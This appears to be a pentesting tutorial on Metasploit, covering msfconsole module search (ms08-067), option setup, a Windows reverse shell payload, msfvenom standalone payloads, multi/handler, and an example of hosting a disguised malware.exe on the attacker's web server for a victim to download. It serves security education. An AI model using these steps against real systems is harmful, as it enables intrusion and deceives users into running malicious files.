
💕**Metasploit**💕

**Starting Metasploit**

First, start with the command **service postgresql start**, so you can start **PostgresQL** database and be able to store the information you collect during your tests. After starting PostgresQL, you can start Metasploit with the command **msfconsole**.



**Metasploit Modules**


**Modules Database**

On [rapid7 Vulnerability and Exploit Database](https://www.rapid7.com/db/?type=metasploit) you can access the Metasploit Modules Database.

Another option is to search on Metasploit search function itself, by typing the vulnerability [**CVE ID**](https://cve.circl.lu/). For example, **msfconsole** and **search ms08-067**.

****

To see more information regarding the vulnerability, use the command **info** with the full location of the vulnerability that was shown when using the command search.




After choosing a module and configuring it, you will use the command **use** to execute it.



**Configuring Module Options**


Use the command **show options** to check the exploit module options.



* **RHOST**, **RPORT**, **SMBPIPE**, **Exploit Target**
* **RHOST**: remote host that we’re exploiting
  + **set RHOST** [ip address]
* **RPORT**: target port that we’re going to exploit. Some exploits already have a port set by default.
  + **set RPORT** [port number]
* **SMBPIPE**: The SMB pipes allow communication between the operational system processes, through a network. Those are also defined by default.
* **Exploit Target**: Target operational system and version.
  + **show targets**
    - Shows the available targets
  + **set target**
    - Sets a target

**Payloads (or Shellcode)**

Payloads are the exploit module. It’s necessary to configure a payload that will be executed after the exploit has been done. Use the command **show payloads** to show the available payloads and which are compatible with the detected vulnerability.



If you don’t set a payload, the exploit module will choose a default payload and the necessary configurations to execute it.

**Test Example**

Use the command exploit to tell Metasploit to execute the chosen module. By doing this, a **Meterpreter** session will start.

In this example, we are going to set a reverse shell payload, so first, let’s see what are reverse and bind shells.

**Bind Shell**

Instructs the victim’s computer to open a command shell and listen to a local port. The attacker’s machine will connect on the victim’s computer through the port that is listening. However, because of firewalls the efficiency of bind shells has decreased.

**Reverse Shell**

Forces a connection back to the attacker’s computer, instead of waiting for a connection. In this case, the attacker opens a local port and keeps listening on it, waiting for the victim to connect on this port. It’s easier for this attack to bypass firewalls, since if the attacker configures port 80 or 443 to be listened to, the firewall will allow the communication as it will interpret as a regular web access.

**Setting a payload manually**

* **set payload windows/shell\_reverse\_tcp**
  + Setting a windows reverse shell as our payload
* **show options**
  + Check our payload options
* **ifconfig**
  + Checking your own IP address
* **set LHOST [ip address]**
  + With LHOST, you set your local IP address / attacker’s IP address
* Not setting any port or any target, which means leaving default RPORT and default Target
* **exploit**
  + Command to execute the exploit


When we executed the exploit, Metasploit opened a listener on port 4444 (default for this exploit) to capture the target reverse shell. As we kept the target as default automatic targeting, Metasploit identified the **SMB remote server** and selected the appropriate target to exploit.

**Msfvenom**


Msfvenom allows us to create **standalone payloads** to be executed in a target system, in an attempt of exploiting the user, through social engineering attacks.

Commands:

* **msfvenom -l payloads** 
  + Lists available payloads



* **msfvenom –list formats**
  + Lists all formats available



**→Standalone Payloads:** script or malicious program that performs the malicious action.

**Multi/Handler Module**

This module allows us to set **standalone handlers**, we need it to capture our meterpreter connection when your standalone payload is executed on the victim’s machine.

Command:


* **use multi/handler**

**Using an Auxiliary Module**

Auxiliary Modules help on all pentesting phases, but aren’t used to exploit vulnerabilities. Those include resources like **vulnerability scan**, **fuzzers** and **even DDoS**. The vulnerability exploit modules use payloads, auxiliary modules don’t.

Commands:

* **msfconsole**
  + Starts msfconsole
* **show auxiliary**
  + Shows auxiliary modules



Instead of the RHOST option, we will have RHOSTS, which allows us to specify more than one remote host in which the module will be executed. Auxiliary Modules can be executed in multiple hosts, while exploits can only exploit one system at a time.

**Attack Example**

One way of sending payloads to targets is to store them into a web server, disguise them as something else and make the users download them. In this example, we are going to store our payload on the Apache server located on the attacker’s machine, and we will reach the file through our target computer.

Copying the .exe file to /var/www, the same directory as Apache



Next, on the target computer, access the executable payload through the attacker’s machine IP [https://[ip](about:blank) address]/malware.exe and download the file.

Configure the multi/handler module so we can capture the meterpreter connection when our malicious file gets executed on the victim’s machine.





After this, we set the option LHOST for the attacker’s IP and LPORT as the port the victim will connect to on the attacker’s computer. After setting those options, type exploit.

With this, Metasploit sets a reverse handler on the chosen port, that waits for a payload to call back.

After downloading the executable file on the victim’s machine, and coming back to msfconsole, you’ll be able to see the handler will receive the reverse connection and you’ll be able to see a Meterpreter Session.